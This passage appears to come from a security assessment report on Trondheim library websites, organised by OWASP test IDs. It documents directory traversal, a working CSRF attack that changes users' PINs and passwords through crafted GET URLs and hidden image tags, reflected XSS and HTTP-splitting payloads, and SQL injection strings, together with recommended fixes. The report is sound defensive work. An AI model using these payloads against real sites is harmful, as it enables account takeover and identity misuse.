The default is that the password is stored as PBKDF2 with SHA-512 hash with random homemade salt (`krypto_pw_sjekk` in `bibtcl.tcl`). The homemade salt generator `krypto_pw_randsalt` relies on `TCL rand()`. It also appears that unsalted MD5 passwords are in use according to the function `m2autlib_passordsjekk` in the script `m2autentiseringlib.tcl`.

Conclusion: **Issues**

Likelihood: **Moderate** Attacker needs to have cracked into the database first. There exist MD5 rainbow tables.

Impact: **Moderate** Attacker gets users plaintext passwords combined user information (E.g email addresses, personal numbers)

Overall Score: **Moderate**

Recommendation: TCL `rand()` is not considered a cryptographically secure random number generator:

<https://wiki.tcl-lang.org/page/Cryptographically+secure+random+numbers+using+%2Fdev%2Furandom>. Rather use the premade salt generator. For instance, `bcrypt` includes cryptographically secure salts when hashing. Isaac random number generator is also available in TCL that can replace `rand()`.

Migrate to a safer hash algorithm such as `bcrypt`. This can be done in two ways:

1. When it turns out a user is verified using MD5, update the database record with the new salted hash of the password sent from the client.
2. When it turns out a user is verified using MD5, prompt the user to set a new password and store this new password with the help of a strong hashing algorithm.

Another option is to run through the entire database and take those passwords that are guaranteed to be md5, and use it as an input for `bcrypt` (`bcrypt(md_hashed_password)`). This weakens the `bcrypt` hashing, but it prevents any MD5 hashes to be stored whatsoever in the database.

4.5.8 OTG-AUTHN-008 Testing for Weak security question/answer

There are no security questions.

4.5.9 OTG-AUTHN-009 Testing for weak password change or reset functionalities

When the user is resetting their password, a temporary password is sent to the user's email which relies on the security of the email address. The old password is required when the user wants to change their password. When the password is changed an email is sent to the user to inform them about the password change.

Conclusion: **Pass**

4.5.10 OTG-AUTHN-010 Testing for Weaker authentication in alternative channel

Alternative channels using the same authentication are the BiblioFil mobile application.

Conclusion: **Pass**

4.6 Authorization Testing

4.6.1 OTG-AUTHZ-001 Testing Directory traversal/file include

While the default endpoint `/cgi-bin/m2` has not been found to offer the possibility of directory traversal, the endpoints `/cgi-bin/ws` and `/cgi-bin/webmail` is not so secure.

At `/cgi-bin/webmail` one an attacker might make use of the `form` parameter which lets the attacker dig through a multitude of files. This attack does require knowledge about the directory and file structure and names but is fully possible. The `websok` endpoint does not grant access to all files in the system.

At the `ws` endpoint the attacker can utilize the `wsdl` parameter, and set this to point to any file in the system. The attacker might for example use the URL

`view-source:https://tfb.no/cgi-bin/ws?wsdl=*CENSORED*` to get a hold on the desired file on the server.

Conclusion: **Issues**

Likelihood: **Moderate** Easy to discover the issue, but require knowledge about exact paths to files. Also not 100% of files are retrievable.

Impact: **Moderate** Some log files contain information about users such as login credentials.

Overall Score: **Moderate**

4.6.2 OTG-AUTHZ-002 Testing for bypassing authorization schema

Attempts to access endpoints such as mappami by submitting lnr (loan number) without being logged in have all failed.

Conclusion: **Pass**

4.6.3 OTG-AUTHZ-003 Testing for Privilege Escalation

The user privileges are not set with a variable in the request/response. The login attempts from an IP-address are not counted. Url traversal and Whitebox testing require admin rights.

Conclusion: **Pass**

4.6.4 OTG-AUTHZ-004 Testing for Insecure Direct Object References

As mentioned in testing for weak business logic, it is possible to access user information by submitting listbibnr=randomnumber and retrieve the names of users in the database. However the underlying mechanism is not insecure direct object references, it's a case of broken business logic as no user should be listed by that parameter.

Conclusion: **Pass**

4.7 Session Management Testing

4.7.1 OTG-SESS-001 Testing for Bypassing Session Management Schema

biblioteket.trondheim.kommune.no:

Session cookies expiration is set 24 hours after creation.

Name	Va...	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
ASP.NET_SessionId	q...	biblioteket.trondheim.kommune.no	/	Session	41	✓		Lax
LoginBibliofil	Sii...	biblioteket.trondheim.kommune.no	/	2020-03-28T08:20:46.000Z	32			
NSC_JOjxfgvic2dn3nkcbro1gfewcegzcqp	14...	biblioteket.trondheim.kommune.no	/	Session	107	✓	✓	
_ga	G...	.trondheim.kommune.no	/	2022-03-27T20:20:45.000Z	30			
_gid	G...	.trondheim.kommune.no	/	2020-03-28T20:20:45.000Z	30			
authBear	a6...	biblioteket.trondheim.kommune.no	/	2020-03-28T20:20:45.000Z	72			
nmstat	15...	.biblioteket.trondheim.kommune.no	/	2022-12-22T20:20:27.000Z	19			Lax
ssp_fantdu	[f"...	biblioteket.trondheim.kommune.no	/	2020-03-27T20:50:45.000Z	974			

Figure: screenshot was taken on March 27th.

trondheim.bib.no / trhbib1.bib.no:

Using a proxy manager set up to a Burpsuite proxy server, packages from Trondheim Folkebibliotek’s web-sites were intercepted to analyze cookies.

Looking at the cookies before and after login on the trhbib1.bib.no and trondheim.bib.no web-site, it is apparent that most cookies are present in both states, with the exception of sessjid which is set at login. Chskmg and hpid are also set on login, but they are also set when making requests to the site without logging in. Chskmg has been set to 1 during the entirety of the test’s duration, and hpid seems to be the number of seconds since 1970 and is incremented with every request made by a user.

None of the cookies are set as secure, but the sessjid which is set on login is set with the HTTP-only flag, which makes it accessible by client-side scripts. It should be noted however, that not 100% of web-browsers support this functionality.

Some of the cookies are persistent, such as chskmg, which is only set on login and is persistently 1 until the next login. Other persistent cookies are bs_content (always has the value “dismiss”), wsFelles2, and wsm2.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
spraak	nor	trondheim.bib.no	/cgi-bin	2021-03-27T21:26:51.506Z	9			
sessjid	20200872...	trondheim.bib.no	/	2020-09-23T22:22:51.041Z	37	✓		
nylnskjema	91442246...	trondheim.bib.no	/cgi-bin	Session	27			
hpid	15853408...	trondheim.bib.no	/	2020-04-10T22:26:53.120Z	14			
chskmg	1	trondheim.bib.no	/	2020-09-23T22:22:51.041Z	7			

The screenshot was taken March 27th, 2020

The last cookie, spraaak, contains information about the display language the user has chosen for the web-site and is persistent until the user changes the preferred language.

The sessjid cookie set at login is also persistent and never changes until the user logs out, and the cookie is deleted. Next time the user logs in, the sessjid cookie is different from last time.

“expires=” on sessjid is set to 4322 hours into the future, or 180 days, 2 hours. This is a very long time for a session cookie to be valid and should be a lot shorter as a stray cookie obtained by an attacker could possibly be used to impersonate the user for a long time.

Conclusion: **Issues**

Likelihood: **Moderate**

Impact: **Moderate**

Overall Score: **Moderate**

Recommendations: Set the expiration time to a closer date.

4.7.2 OTG-SESS-002 Testing for Cookies attributes

trondheim.bib.no / trhbib1.bib.no:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
spraak	nor	trondheim.bib.no	/cgi-bin	2021-03-27T21:26:51.506Z	9			
sesjid	20200872...	trondheim.bib.no	/	2020-09-23T22:22:51.041Z	37	✓		
nylnskjema	91442246...	trondheim.bib.no	/cgi-bin	Session	27			
hpid	15853408...	trondheim.bib.no	/	2020-04-10T22:26:53.120Z	14			
chskmg	1	trondheim.bib.no	/	2020-09-23T22:22:51.041Z	7			

The screenshot was taken March 27th, 2020

The secure attribute is never set on any of the cookies on this site. By not using this flag, an attacker could potentially force a user to send their cookies over an insecure channel such as HTTP. By doing this, the attacker obtains the user's sesjid cookie, and can now take over the session.

The HTTP-only attribute is set on the sesjid cookie, which makes the cookie inaccessible by client-side scripts, and therefore makes the cookie unobtainable with cross-site scripting.

The domain attribute has been set sensible to trondheim.bib.no, which makes the cookies valid for only this domain and subdomains, and not the entire bib.no domain.

The path attribute is set to "/" on most cookies, except bs_consent, spraaak, wsFelles2, and wsm2 which has it set to "/cgi-bin". By setting the path to "/" it could, in theory, lead to the cookie being used on a less secure part of the website other than "/cgi-bin".

The "expires" attribute for the sesjid and chskmg cookies are set 6 months into the future. This is a long time for a session cookie to be valid. If an attacker manages to intercept a sesjid cookie, he may impersonate the user for 6 months if the user does not log out after using the website.

The hpid has the "expires" attribute set to two weeks into the future. The spraaak and bs_consent cookies expire after a whole year. The last two cookies, wsFelles2 and wsm2, expire with the session.

Conclusion: **Issues**

Likelihood: **Moderate**

Impact: **Moderate**

Overall Score: **Moderate**

Recommendation: Use the secure tag to prevent intercepted HTTP packages and sesjid theft.

4.7.3 OTG-SESS-003 Testing for Session Fixation

`trondheim.bib.no / trhbib1.bib.no:`

By logging into the site and obtaining a valid sesjid cookie, Burp Suite was used on another computer to try to log in on another user and add the valid sesjid cookie in the post request. The idea is that by doing so, the server will notice the valid session id, and will not assign a new one, letting the attacker use the known sesjid to hijack the new session with the other user's credentials.

This does not work on the website as a new sesjid is set whether a sesjid cookie is already present or not. Also tested if a known sesjid cookie could be used after the session using it ends when the user logs out. This was done by logging in and extracting the sesjid cookie, log out, and trying to access the account page, using Burp Suite to add the old sesjid cookie to the request. This resulted in a redirect to the login page. Because of this, it seems like the sesjid is rendered invalid on logout, and can not be used for further requests.

Conclusion: **Pass**

4.7.4 OTG-SESS-004 Testing for Exposed Session Variables

The POST requests needed to change pin codes and passwords can also be restructured into GET requests. By setting up a web server with a fake page and implementing the generated URL to make the GET request, an attacker may trick a user to access this page, and automatically run the GET request, effectively changing the password and pin code to whatever the attacker wants.

```
POST /cgi-bin/m2 HTTP/1.1
Host: trondheim.bib.no
Connection: close
Content-Length: 46
Cache-Control: max-age=0
Origin: https://trondheim.bib.no
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87 Safari/537.36 OPR/65.0.3467.42
Sec-Fetch-User: ?1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Referer: https://trondheim.bib.no/cgi-bin/m2?mode=lninfo&mlid=89039961383230974
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: bs_consent=dismiss; wsFelles2=%7Bopenspraak+1%7D+; wsm2=%7Bopen%2Cpassword+1%7D+%7Bopen%2Cmarcpost+1%7D+; nylnskjema=36084478365296718; chskmg=1; sesjid=2020045124059-471163613475469784685168221911955036223056743025339; hpid=1581690755
dnt: 1

mode=pinchg&lnr=N0[REDACTED]&pin1=4567&pin2=4567
```

The form for changing the pin can be sent as the picture above, or can be restructured into a GET request like so:

```
trondheim.bib.no/cgi-bin/m2?mode=pinchg&pin1=4567&pin2=4567
```

Whether or not the field lnr is present does not matter, as the result is the same in both cases. As an attacker does not know what loan number the users accessing the malicious site has, this is left out of the URL.

Conclusion: **Issues**

Likelihood: **Moderate**

Impact: **Moderate**

Overall Score: **Moderate**

Recommendations: Force usage of POST requests when changing data. Don't allow this to be done through GET-requests.

4.7.5 OTG-SESS-005 Testing for Cross-Site Request Forgery


To change a user's Pincod the pinchg mode is used, which in turn only takes two parameters.

Pin1 and pin2. These are used to check if the user has input two identical pin codes before submitting it. There is also an lnr option used in a real POST request to change the pin code, but removing this entirely does not have any apparent effect on the changing of the pin code.

Appendix A: Detailed test results for web interface


```
POST /cgi-bin/m2 HTTP/1.1
Host: trondheim.bib.no
Connection: close
Content-Length: 46
Cache-Control: max-age=0
Origin: https://trondheim.bib.no
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87 Safari/537.36 OPR/65.0.3467.42
Sec-Fetch-User: ?1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Referer: https://trondheim.bib.no/cgi-bin/m2?mode=lninfo&mlid=89039961383230974
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: bs_consent=dismiss; wsFelles2=%7Bopenspraak+1%7D+; wsm2=%7Bopen%2Cpassword+1%7D+%7Bopen%2Cmarcpost+1%7D+; nylnskjema=36084478365296718; chskmg=1; sesjid=2020045124059-471163613475469784685168221911955036223056743025339; hpid=1581690755
dnt: 1

mode=pinchg&lnr=N0[REDACTED]&pin1=4567&pin2=4567
```



Instead of using a POST request, one can also input the entire request in a URL to execute a GET request which leads to the same result. Executing a GET request to the URL

<https://trondheim.bib.no/cgi-bin/m2?mode=pinchg&pin1=1234&pin2=1234> has the same effect as running a POST request to /cgi-bin/m2 with the mode, pin1 and pin2 parameters set to pinchg, 1234 and 1234.




By setting up a simple python web-server hosting a website the team was able to make a successful cross-site request forgery to change a user's pin-code. There are two ways of doing

so, both of which require the user to be logged into the trondheim.bib.no domain already, and that the attacker makes the victim click the link to the malicious website.

1. By using an invisible form to run the POST request with parameters mode, pin1 and pin2 as pinchg, 1234 and 1234 respectively, we were able to change a user's pin code just by loading the malicious site. Once the page loads, the browser will execute the request with the necessary cookies, and the pin code is changed.
2. By using an IMG tag with the source set to <https://trondheim.bib.no/cgi-bin/m2?mode=pinchg&pin1=1234&pin2=1234>, the browser will execute a GET request once the page is loaded. If the user is logged in at trondheim.bib.no, the needed cookies are automatically sent to the server, and the pin code is changed.

By using the first method the pin code is changed, and the user is instantly redirected to the account page on the trondheim.bib.no domain. This tells the user that the pin code is changed the same way you would when changing the pin the normal way, which should warn the user that something has happened. This way of executing the attack is impractical as the user is told that their pin code is changed. A better way is the second method.


By using an img tag with width and height 0 with the link provided above as source, a GET request is executed without any feedback to the user. The user is still on the attacker's web page, but the request goes through and the pin code is changed.



Depending on the browser, the image tag might not work. Therefore a fake link is also added so that the user might click the link himself. Clicking the link however, will redirect to the account page as the POST request does.

Thus far only the pin code has changed, and the attacker can't do much with that information. However, it should be possible to expand on this and extract the user's loan number and barcode from the following response after the requested change of pin code. By extracting the loan number and barcode, this can be sent to the attacker, who then will be able to borrow books using a victim's identity.

Trying to get the loan number and barcode the same way the account page on the real site does, results in a Cross-Origin Request Blocked response. The loan number and barcode might be accessible another way, but we have found no way thus far.



In the same way, as the pin code is changed, a user's password can also be changed in a similar way.


```
POST /cgi-bin/m2 HTTP/1.1
Host: trondheim.bib.no
Connection: close
Content-Length: 96
Cache-Control: max-age=0
Origin: https://trondheim.bib.no
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.39
Sec-Fetch-User: ?1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,app
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Referer: https://trondheim.bib.no/cgi-bin/m2?mode=lninfo
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: chskmg=1; sesjid=2020049143354-25460534182125949151979989908626332769039428219682; hpid=1
dnt: 1

mode=passwordchg&lnr=NO[REDACTED]&sekspassord=dopapir123&password1=qqweerrttyy&password2=qqweerrttyy
```


Appendix A: Detailed test results for web interface

By crafting a GET request with the parameters `mode=passwordchg`, `ekspassord=[users old password]`, `passwd1=[new password]` and `passwd2=[new password]` the user's password is changed if a valid session to the libraries web page is active in the user's browser. By making a malicious web site with a login/register functionality, an attacker may trick people to register. If a user uses a form to register to this website with the same password that is used to login to the library's page, the password is changed by crafting the needed URL from the options entered into the form.

```
GET /cgi-bin/m2?mode=passwordchg&ekspassord=qqwweerrtty&passwd1=qwerty&passwd2=qwerty HTTP/1.1
Host: trondheim.bib.no
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.396
Sec-Fetch-User: ?1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,appl
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: chskmg=1; sesjid=2020049143354-25460534182125949151979989908626332769039428219682; hpid=1:
```



Note also that changing the password with a GET request in this manner lets the user/attacker change it to whatever he wants to regardless of what password restrictions are in place when registering or changing normally. For example, one team member was able to get around the minimum number of characters restriction and set his password to be “a”.

In addition to changing a user's password, a fake register function on a malicious web page could be an efficient way to gather library users' email addresses if the user uses the same email address. If this is the case, the attacker won't have to worry about getting to the loan numbers as he can log in using the email and find the loan number and barcode that way.

Conclusion: **Issues**

Likelihood: **Moderate**

Impact: **Moderate**

Overall Score: **Moderate**

Recommendations: Do not allow password and pin code to be changed through GET-requests. Do it strictly with POST requests. Another option is to add session related information as a required part of the URL so that an attacker will have a harder time figuring out a valid URL to change passwords and pin codes.

4.7.6 OTG-SESS-006 Testing for logout functionality

`trhbib1.bib.no / trondheim.bib.no`

The logout button is available on all pages on the website but might be more difficult to find than it should be. It is not instantly visible on the page but requires the user to press their name in the upper right corner of the page, and then it appears. If the user scrolls down the page, the button disappears above the screen, and the user has to scroll back to the top to access it again.

After logging out, the sesjid cookie is deleted, and the user is sent back to the home page.

By using Burp Suite, a valid sesjid cookie was extracted on login and saved for later. After logging out, it was attempted to enter the account page and manually adding the sesjid cookie using burpsuite before forwarding the request. This resulted in a redirect to the login page, as the sesjid is no longer valid after logout.

Conclusion: **Pass**

4.7.7 OTG-SESS-007 Test Session Timeout

To test if the website has a reasonable timeout, one device was used to login to the website. After this, the website was untouched on the device for 3 days. After 3 days, the web-site was once again accessed on the device, and the token was still valid.

Having a long timeout is not the biggest problem for a library application, but it could still be shorter to minimize the risk of someone getting their account stolen. If an attacker gets his hands on a valid token, and the user forgets to logout, the user can impersonate them for a long time.

Conclusion: **Issues**

Likelihood: **Moderate**

Impact: **Moderate**

Overall Score: **Moderate**

Recommendation: Set shorter session expiration time.

4.7.8 OTG-SESS-008 Testing for Session puzzling

No vulnerabilities found.

Conclusion: **Pass**

4.8 Data Validation Testing

4.8.1 OTG-INPVAL-001 Testing for Reflected Cross-Site Scripting

Neither ZAP tool, Burp Suite combined with foxy proxy, nor “OWASP XSS cheat sheet” yielded any positive result for XSS on any of the address input fields on `tfb.no/cgi-bin/m2`. The “<” and “>” are sanitized, however “<” and “>” bring them back in. However the script tags are just printed out on the screen as the user’s address and are not interpreted as javascript.

However, using the endpoint of the older version of the web site, `cgi-bin/m`, cross-site scripting is fully possible. By utilizing the search field one can simply search for

`<script>alert(1)</script>` to spawn an alert box to the screen.

By looking at the URL, one can also craft a custom URL containing a script more malicious than a simple alert box, and send the link to unknowing victims to click the link.

Additionally, it was found that reflected cross-site scripting is also possible on the `m2` page, although it requires some more effort than just using the input field. By taking advantage of a weakness found in the `mode` parameter in the URL, it is possible to do a HTTP splitting attack,

and that way add script tags to the HTML on the resulting web page by setting

```
?mode=home%0d%0a%0d%0a<script>alert(1)</script>
```

Again, an attacker could craft a malicious link and send it to unknowing victims. If the attacker manages to get to a user's session cookies using javascript, these can be sent to another place on the internet where the attacker can get easy access to them for later use.

Likelihood: Moderate. No big rewards were present other than access to names, phone numbers, addresses, and loans. Grants attacker access to loan number and Pincode, so the attacker can borrow books using other people's IDs.

Impact: Moderate. If an attacker manages to get to session cookies by javascript, victims might be fooled to send the attacker their cookies to somewhere the attacker might get to them and hijack the session. By doing this, an attacker might take over the account completely by changing the account email address and password.

Overall Score: Moderate

Recommendation: Sanitize input from search fields on the /cgi-bin/m endpoint, or remove it completely as this is an old version. Sanitize URL parameters for \r and \n characters to reduce the risk of HTTP splitting.

4.8.2 OTG-INPVAL-002 Testing for Stored Cross-Site Scripting

Found no possible way to achieve stored cross-site scripting, neither on m or m2.

Conclusion: Pass

4.8.3 OTG-INPVAL-003 Testing for HTTP Verb Tampering

This has already been covered in section OTG-config-006 TEST HTTP methods.

See OTG-config-006 test HTTP methods.

Conclusion: Pass

4.8.4 OTG-INPVAL-004 Testing for HTTP Parameter pollution

mode=lnfo and mode=saker-vissaker are both valid end points.

Combining both modes in GET-request:

<https://trhbibl.bib.no/cgi-bin/m2?mode=lninfo&mode=saker-vissaker> or

<https://trhbibl.bib.no/cgi-bin/m2?mode=saker-vissaker&mode=lninfo>

Results in page not found.

Combining modes in POST requests using foxy proxy and Burpsuite also results in “page not found”.

Inserting two sesjid in either POST or cookies, the first sesjid is the one the server uses.

Conclusion: **Pass**

4.8.5 OTG-INPVAL-005 Testing for SQL Injection

Targets:

Whenever the user inputs interact with the underlying database.

SQL is separated into queries and data manipulation. As data manipulation may cause harm, data manipulation is omitted from our tests. ex. “UPDATE user SET user.address = ‘main street’ WHERE user.id = 1234 or ‘1’ = ‘1’” would update all the users in the database with address “main street”.

Therefore the targets in our tests will be:

- Authentication forms
- Search bars
- Cookies might be used for selecting users, are that input sanitized?

Using information leakage in order to enhance the SQL injection test:

Knowing the table names, or column names in the database makes SQL injection capable of doing more advanced attacks, such as joining two tables, etc.

Standard SQL injection:

<https://trhbibl.bib.no/cgi-bin:>

Authentication:

Input fields:

Passwords and username insertions:

```
1' or '1' = '1
1' or '1' = '1'))/*
1' or 1=1 -- -
username: 1' or LIKE 'N%' password: 1234
```

MS SQL server specific:

```
1' or '1'='1-
```

Cookies:

The cookies were tested by replacing the value of the sesjid-cookie with the following sql injection:

```
1' or '1' = '1
1' or '1' = '1'))/*
1' or 1=1 --
1' or LIKE '1%'
```

All sql injection attempts failed.

Search bars:

The search bars are used primarily for searching for books. The SQL injection below will test for vulnerability. An actual attack would utilize joins etc to gather information from other tables. The search bar field puts the input field into an URL get request. All tests have been tried by URL encoding as well.

Appendix A: Detailed test results for web interface

```
1' or '1' = '1
1' or '1' = '1'))/*
1' or 1=1 --
1' or LIKE '1%'
All sql injection attempts failed.
```

<https://biblioteket.trondheim.kommune.no>

Authentication:

Input fields:

As with the previous web page, all SQL injection listed there was tested and failed.

Search bars:

Should be noted that adding ‘ will cause a lot of error messages to be printed out in the console:

The screenshot shows a web browser window displaying the 'BIBLIOTEKET' search results page. The search bar contains the query '1' or '1' = '1'. The page shows search results for 'Passe lillesøster' by 'Bross, Helena'. The developer console on the right shows several error messages, including 'Unexpected status: 404', 'Uncaught (in promise) Unexpected status: 404', and 'Uncaught (in promise) TypeError: Cannot set property 'query' of undefined'. The console also shows search matches for the query.

It should be noted that 1' or '1' = '2 yields the same error. (see blind SQL injection).

By studying the error it is clear that the page is forwarding the request:

<https://intellisearch.trondheim.kommune.no/RestService/v2/search/categorize/1'%20or%20'1'%20=%20'1'?filters=Instance|EPiServer%3BInstance%7Crss-bibliofil%3BInstance%7Crss-deichman%3BInstance%7Ccalendar%3B&searchtype=Keywords>

Appendix A: Detailed test results for web interface

URL encoding the special characters did yield “bad request” error:

knut%27%20or%20%271%27%3D%271%0A

It should be noted that

\1'=' 1 gives different results than:

\1'=' 2, which gives the same result as \1'=' 3,

However:

<https://intellisearch.trondheim.kommune.no/RestService/v2/search/categorize/knut%27%20or%20%271%27%3D%271%0A?filters=Instance|EpiServer%3BInstance%7Crss-bibliofi%3BInstance%7Crss-deichman%3BInstance%7Ccalendar%3B&searchtype=Keywords> yields only the unexpected “false0” reply.

Cookies:

Like the previous site, all SQL injection through session cookies failed.

Fingerprinting the Database:

No SQL errors were printed into the console, so no leakage of the underlying database.

Conclusion: **Pass**

Note: After viewing the source code, it is evident that traditional SQL-injection is not possible for logging in users. Both Usernames and passwords are retrieved from the database and then compared.

4.8.6 OTG-INPVAL-006 Testing for LDAP Injection

<https://biblioteket.trondheim.kommune.no/>
https://biblioteket.trondheim.kommune.no/*
<https://biblioteket.trondheim.kommune.no/l>

Yields “bad request” whilst

Appendix A: Detailed test results for web interface

<https://biblioteket.trondheim.kommune.no/a> or

<https://biblioteket.trondheim.kommune.no/->

Only gives page not found

<https://trhbib1.bib.no/cgi-bin/m2?mode=m> and

<https://trhbib1.bib.no/cgi-bin/m2?mode=->

Yields no problems.

https://trhbib1.bib.no/cgi-bin/m2?mode=*

Yields error “too many redirects”

(in march 31st, the result is an message “Det oppstod en feil i programmet som skulle lage denne nettsida. (m2) En e-post med detaljer har blitt sendt til leverandÃ,ren. (Bibliotek-Systemer As, odd@system.bibsys.no).“)

Conclusion: **Issues** Testing showed possible vulnerabilities, however, testing revealed no way to exploit any vulnerabilities.

Likelihood: **Low**

Impact: **Low**

Overall Score: **Note**

Recommendation: Check the server configuration

Note: As of April 2020: considered as a false positive.

4.8.7 OTG-INPVAL-007 Testing for ORM Injection

Testing for ORM injection is identical with 4.8.5 OTG-INPVAL-005 Testing for SQL Injection.

See 4.8.5 OTG-INPVAL-005.

Conclusion: **Pass**

4.8.8 OTG-INPVAL-008 Testing for XML Injection

Endpoints that accept file upload have yet to be discovered, as such the main focus has been trying to make POST requests parse XML.

Formatting POST request with address change as XML, did not result in a change of address.

Original untampered request:

```
POST /cgi-bin/m2 HTTP/1.1
Host: www.tfb.no
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
